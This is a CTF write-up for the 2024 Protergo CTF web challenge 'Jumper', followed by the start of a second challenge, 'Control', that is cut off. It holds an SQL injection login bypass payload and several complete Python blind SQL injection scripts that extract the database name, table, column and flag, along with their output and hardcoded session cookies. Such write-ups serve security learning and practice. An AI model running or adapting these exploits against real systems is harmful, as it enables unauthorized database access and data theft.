
WRITE UP
2024 PROTERGO CTF



{ dovodedomo }


Table of Contents

WEB EXPLOITATION

Jumper

172

How high can you jump?
http://tokyo.ctf.protergo.party:10002




The link above contains a login page with JavaScript as follows,


```
<script>
    $(document).ready(function() {
        $(".btn-login").click( function() {
            var jqxhr = $.ajax({
                type: 'GET',
                url: "/api/token",
                global: false,
                async:false,
                success: function(data) {
                    return data;
                }
            }).responseText;

            obj = JSON.parse(jqxhr);
            var username = btoa($("#username").val());
            var password = btoa($("#password").val());
            var token = obj["data"]["token"];

            if(username.length == "") {
                Swal.fire({
                    type: 'warning',
                    title: 'Oops...',
                    text: 'Username Wajib Diisi !'
                });
            } else if(password.length == "") {
                Swal.fire({
                    type: 'warning',
                    title: 'Oops...',
                    text: 'Password Wajib Diisi !'
                });
            } else {
                $.ajax({
                    url: "/api/login",
                    type: "POST",
                    dataType: "JSON",
                    cache: false,
                    data: {
                        "username": username,
                        "password": password,
```

```
                    "token": token
                },
                success:function(response){
                    if (response.success) {
                        Swal.fire({
                            type: 'success',
                            title: 'Login Berhasil!',
                            text: 'Anda akan di arahkan dalam 3 Detik',
                            timer: 3000,
                            showCancelButton: false,
                            showConfirmButton: false
                        })
                            .then (function() {
                                window.location.href = "/home";
                            });
                    } else {
                        console.log(response.success);
                        Swal.fire({
                            type: 'error',
                            title: 'Login Gagal!',
                            text: 'silahkan coba lagi!'
                        });
                    }
                    console.log(response);
                },
                error:function(response){
                    Swal.fire({
                        type: 'error',
                        title: 'Opps!',
                        text: 'server error!'
                    });
                    console.log(response);
                }
            });
        }
    });
});
</script>
```

I tried entering { ‘username’: ‘admin’, ‘password’: ‘admin’ }





Next, I tried to trigger a server error by entering special characters.




The error occurred when I entered single quotes ' which were evaluated as closing quotes, resulting in unclosed quotes in the SQL query. Next, we will exploit this vulnerability.

I successfully logged in with { “username”: “admin' OR 1=1-- “, “password”: “foo” }







However, I get “Login Failed!” or response { “success”: false} because it uses the same token. Thus, the login token must be updated every time you make a login request.
The home page does not provide any information.

Finally, I thought about doing Blind SQL Injection via username based on the response “/api/login”, success or error.
username = **"admin' OR STATEMENT_FOO=BAR-- "**

DATABASE NAME LENGTH = 7

```
import requests
import base64
from urllib.parse import quote

for i in range(50):
        username = "admin' OR "
        token_url = "http://tokyo.ctf.protergo.party:10002/api/token"

        headers_token = {
            "Host": "tokyo.ctf.protergo.party:10002",
            "Accept": "*/*",
```

```
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.216 Safari/537.36",
            "X-Requested-With": "XMLHttpRequest",
            "Referer": "http://tokyo.ctf.protergo.party:10002/",
            "Accept-Encoding": "gzip, deflate, br",
            "Accept-Language": "en-US,en;q=0.9",
            "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
            "Connection": "close"
        }

        token_response = requests.get(token_url, headers=headers_token)

        if token_response.status_code == 200:
            response_data = token_response.json()
            if response_data.get("success"):
                token = response_data.get("data", {}).get("token")
                login_url = "http://tokyo.ctf.protergo.party:10002/api/login"

                headers_login = {
                    "Host": "tokyo.ctf.protergo.party:10002",
                    "Content-Length": "126",
                    "Accept": "application/json, text/javascript, */*; q=0.01",
                    "X-Requested-With": "XMLHttpRequest",
                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.216 Safari/537.36",
                    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
                    "Origin": "http://tokyo.ctf.protergo.party:10002",
                    "Referer": "http://tokyo.ctf.protergo.party:10002/",
                    "Accept-Encoding": "gzip, deflate, br",
                    "Accept-Language": "en-US,en;q=0.9",
                    "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
                    "Connection": "close"
                }

                username += f"LENGTH(DATABASE())={i}-- "

                encoded_username = quote(base64.b64encode(username.encode()).decode())
                data = {
                    "username": encoded_username,
                    "password": "zm9v",
                    "token": token
                }

                response = requests.post(login_url, headers=headers_login, data=data)
                response_data = response.json()

                if response_data.get("success"):
                    print(f"Database length: {i}")
                    break
```

```
$ python len-db.py
Database length: 7
```

DATABASE NAME = laravel

```
import requests
import base64
from urllib.parse import quote
from string import printable
```

```
db_name = ""

for i in range(1, 8):
    for char in printable:
        username = "admin' OR "
        token_url = "http://tokyo.ctf.protergo.party:10002/api/token"

        headers_token = {
            "Host": "tokyo.ctf.protergo.party:10002",
            "Accept": "*/*",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.216 Safari/537.36",
            "X-Requested-With": "XMLHttpRequest",
            "Referer": "http://tokyo.ctf.protergo.party:10002/",
            "Accept-Encoding": "gzip, deflate, br",
            "Accept-Language": "en-US,en;q=0.9",
            "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
            "Connection": "close"
        }

        token_response = requests.get(token_url, headers=headers_token)

        if token_response.status_code == 200:
            response_data = token_response.json()
            if response_data.get("success"):
                token = response_data.get("data", {}).get("token")
                login_url = "http://tokyo.ctf.protergo.party:10002/api/login"

                headers_login = {
                    "Host": "tokyo.ctf.protergo.party:10002",
                    "Content-Length": "126",
                    "Accept": "application/json, text/javascript, */*; q=0.01",
                    "X-Requested-With": "XMLHttpRequest",
                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.216 Safari/537.36",
                    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
                    "Origin": "http://tokyo.ctf.protergo.party:10002",
                    "Referer": "http://tokyo.ctf.protergo.party:10002/",
                    "Accept-Encoding": "gzip, deflate, br",
                    "Accept-Language": "en-US,en;q=0.9",
                    "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
                    "Connection": "close"
                }

                username += f"ASCII(SUBSTR(DATABASE(),{i},1))={ord(char)}-- "

                encoded_username = quote(base64.b64encode(username.encode()).decode())
                data = {
                    "username": encoded_username,
                    "password": "zm9v",
                    "token": token
                }

                response = requests.post(login_url, headers=headers_login, data=data)
                response_data = response.json()

                if response_data.get("success"):
                    db_name += char
                    print(db_name)
                    break
```

```
$ python db-name.py
l
la
lar
lara
larav
larave
laravel
```

TABLE NAME = flag

```
import requests
import base64
from urllib.parse import quote
from string import printable

tab_name = ""

for i in range(1, 50):
    for char in printable:
        username = "admin' OR "
        token_url = "http://tokyo.ctf.protergo.party:10002/api/token"

        headers_token = {
            "Host": "tokyo.ctf.protergo.party:10002",
            "Accept": "*/*",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.216 Safari/537.36",
            "X-Requested-With": "XMLHttpRequest",
            "Referer": "http://tokyo.ctf.protergo.party:10002/",
            "Accept-Encoding": "gzip, deflate, br",
            "Accept-Language": "en-US,en;q=0.9",
            "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
            "Connection": "close"
        }

        token_response = requests.get(token_url, headers=headers_token)

        if token_response.status_code == 200:
            response_data = token_response.json()
            if response_data.get("success"):
                token = response_data.get("data", {}).get("token")
                login_url = "http://tokyo.ctf.protergo.party:10002/api/login"

                headers_login = {
                    "Host": "tokyo.ctf.protergo.party:10002",
                    "Content-Length": "126",
                    "Accept": "application/json, text/javascript, */*; q=0.01",
                    "X-Requested-With": "XMLHttpRequest",
                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.216 Safari/537.36",
                    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
                    "Origin": "http://tokyo.ctf.protergo.party:10002",
                    "Referer": "http://tokyo.ctf.protergo.party:10002/",
                    "Accept-Encoding": "gzip, deflate, br",
                    "Accept-Language": "en-US,en;q=0.9",
                    "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
                    "Connection": "close"
                }
```

```
                username += f"ASCII(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA='laravel' LIMIT 0,1),{i},1))={ord(char)}-- "

                encoded_username = quote(base64.b64encode(username.encode()).decode())
                data = {
                    "username": encoded_username,
                    "password": "zm9v",
                    "token": token
                }

                response = requests.post(login_url, headers=headers_login, data=data)
                response_data = response.json()

                if response_data.get("success"):
                    tab_name += char
                    print(tab_name)
                    break
                elif printable.index(char) == (len(printable)-1):
                    exit()
```

```
$ python tab-name.py
f
fl
fla
flag
```

COLUMN NAME = fl4g_c0lumN5

```
import requests
import base64
from urllib.parse import quote
from string import printable

col_name = ""

for i in range(1, 50):
    for char in printable:
        username = "admin' OR "
        token_url = "http://tokyo.ctf.protergo.party:10002/api/token"

        headers_token = {
            "Host": "tokyo.ctf.protergo.party:10002",
            "Accept": "*/*",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.216 Safari/537.36",
            "X-Requested-With": "XMLHttpRequest",
            "Referer": "http://tokyo.ctf.protergo.party:10002/",
            "Accept-Encoding": "gzip, deflate, br",
            "Accept-Language": "en-US,en;q=0.9",
            "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
            "Connection": "close"
        }

        token_response = requests.get(token_url, headers=headers_token)

        if token_response.status_code == 200:
            response_data = token_response.json()
            if response_data.get("success"):
                token = response_data.get("data", {}).get("token")
                login_url = "http://tokyo.ctf.protergo.party:10002/api/login"

                headers_login = {
                    "Host": "tokyo.ctf.protergo.party:10002",
                    "Content-Length": "126",
```

```
                    "Accept": "application/json, text/javascript, */*; q=0.01",
                    "X-Requested-With": "XMLHttpRequest",
                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.216 Safari/537.36",
                    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
                    "Origin": "http://tokyo.ctf.protergo.party:10002",
                    "Referer": "http://tokyo.ctf.protergo.party:10002/",
                    "Accept-Encoding": "gzip, deflate, br",
                    "Accept-Language": "en-US,en;q=0.9",
                    "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
                    "Connection": "close"
                }

                username += f"ASCII(SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_NAME='flag' LIMIT 1,1),{i},1))={ord(char)}-- "

                encoded_username = quote(base64.b64encode(username.encode()).decode())
                data = {
                    "username": encoded_username,
                    "password": "zm9v",
                    "token": token
                }

                response = requests.post(login_url, headers=headers_login, data=data)
                response_data = response.json()

                if response_data.get("success"):
                    col_name += char
                    print(col_name)
                    break
                elif printable.index(char) == (len(printable)-1):
                    exit()
```

```
$ python col-name.py
f
fl
fl4
fl4g
fl4g_
fl4g_c
fl4g_c0
fl4g_c0l
fl4g_c0lu
fl4g_c0lum
fl4g_c0lumN
fl4g_c0lumN5
```

FYI: the 1st column name is **id** if we use LIMIT 0,1

FLAG

```
import requests
import base64
from urllib.parse import quote
from string import printable

flag = ""

for i in range(1, 100):
    for char in printable:
        username = "admin' OR "
        token_url = "http://tokyo.ctf.protergo.party:10002/api/token"

        headers_token = {
            "Host": "tokyo.ctf.protergo.party:10002",
            "Accept": "*/*",
```

```
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.216 Safari/537.36",
            "X-Requested-With": "XMLHttpRequest",
            "Referer": "http://tokyo.ctf.protergo.party:10002/",
            "Accept-Encoding": "gzip, deflate, br",
            "Accept-Language": "en-US,en;q=0.9",
            "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
            "Connection": "close"
        }

        token_response = requests.get(token_url, headers=headers_token)

        if token_response.status_code == 200:
            response_data = token_response.json()
            if response_data.get("success"):
                token = response_data.get("data", {}).get("token")
                login_url = "http://tokyo.ctf.protergo.party:10002/api/login"

                headers_login = {
                    "Host": "tokyo.ctf.protergo.party:10002",
                    "Content-Length": "126",
                    "Accept": "application/json, text/javascript, */*; q=0.01",
                    "X-Requested-With": "XMLHttpRequest",
                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.216 Safari/537.36",
                    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
                    "Origin": "http://tokyo.ctf.protergo.party:10002",
                    "Referer": "http://tokyo.ctf.protergo.party:10002/",
                    "Accept-Encoding": "gzip, deflate, br",
                    "Accept-Language": "en-US,en;q=0.9",
                    "Cookie":
"XSRF-TOKEN=eyJpdiI6IkRxazdKUkVaUmZDRmhOODZmN3h6V1E9PSIsInZhbHVlIjoib1dZekZ6Q2lSMTB6VXhmQ0IrUU9TaFJ0R0VTaCtPdkxx
TThtaUdkai91a0Jsb3NUQzc0MlVodkozRzF5Q1dJV0dzeVNiTngwcnZKSFF2d0xSMWIwZlc5YUpnUGNEQ2RncldEbmt1MFpRVTNsR0VTN01UTHl5
Z1U5S1h6UGVwTTEiLCJtYWMiOiI4OTY2MTA0Y2NmNmQ4NjQ2YzE4M2IyMjE5MGE5MDYwMTNiMjAwYjA1NmUwNzRhNDUxYTM3Nzg1ZmUxYTJjYWRj
IiwidGFnIjoiIn0%3D; laravel_session=3yy9ZVXA55AX90O8iRjiNXDB1Wx3ivRmeSZsSdSb",
                    "Connection": "close"
                }

                username += f"ASCII(SUBSTRING((SELECT fl4g_c0lumN5 FROM flag LIMIT 0,1),{i},1))={ord(char)}-- "

                encoded_username = quote(base64.b64encode(username.encode()).decode())
                data = {
                    "username": encoded_username,
                    "password": "zm9v",
                    "token": token
                }

                response = requests.post(login_url, headers=headers_login, data=data)
                response_data = response.json()

                if response_data.get("success"):
                    flag += char
                    print(flag)

                    if char == "}":
                        exit()
                    break
                elif printable.index(char) == (len(printable)-1):
                    exit()
```

```
$ python flag.py
P
PR
PRO
PROT
PROT
PROTE
...
PROTERGO{f0ac7b6358cf6269dc59819c1bf3019fc6fcc2c5f5567b8187eae87d51f25e8c}
```

References:


- https://lakshmi993.medium.com/blind-sql-injection-mysql-data-base-d2f35afbc451
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection


`PROTERGO{f0ac7b6358cf6269dc59819c1bf3019fc6fcc2c5f5567b8187eae87d51f25e8c}`

Control

179

There's a website where people sign up for SIM cards verification. Admin checks your ID picture after you upload it.
http://ctf.protergo.party:10001/






view-source:http://ctf.protergo.party:10001/register

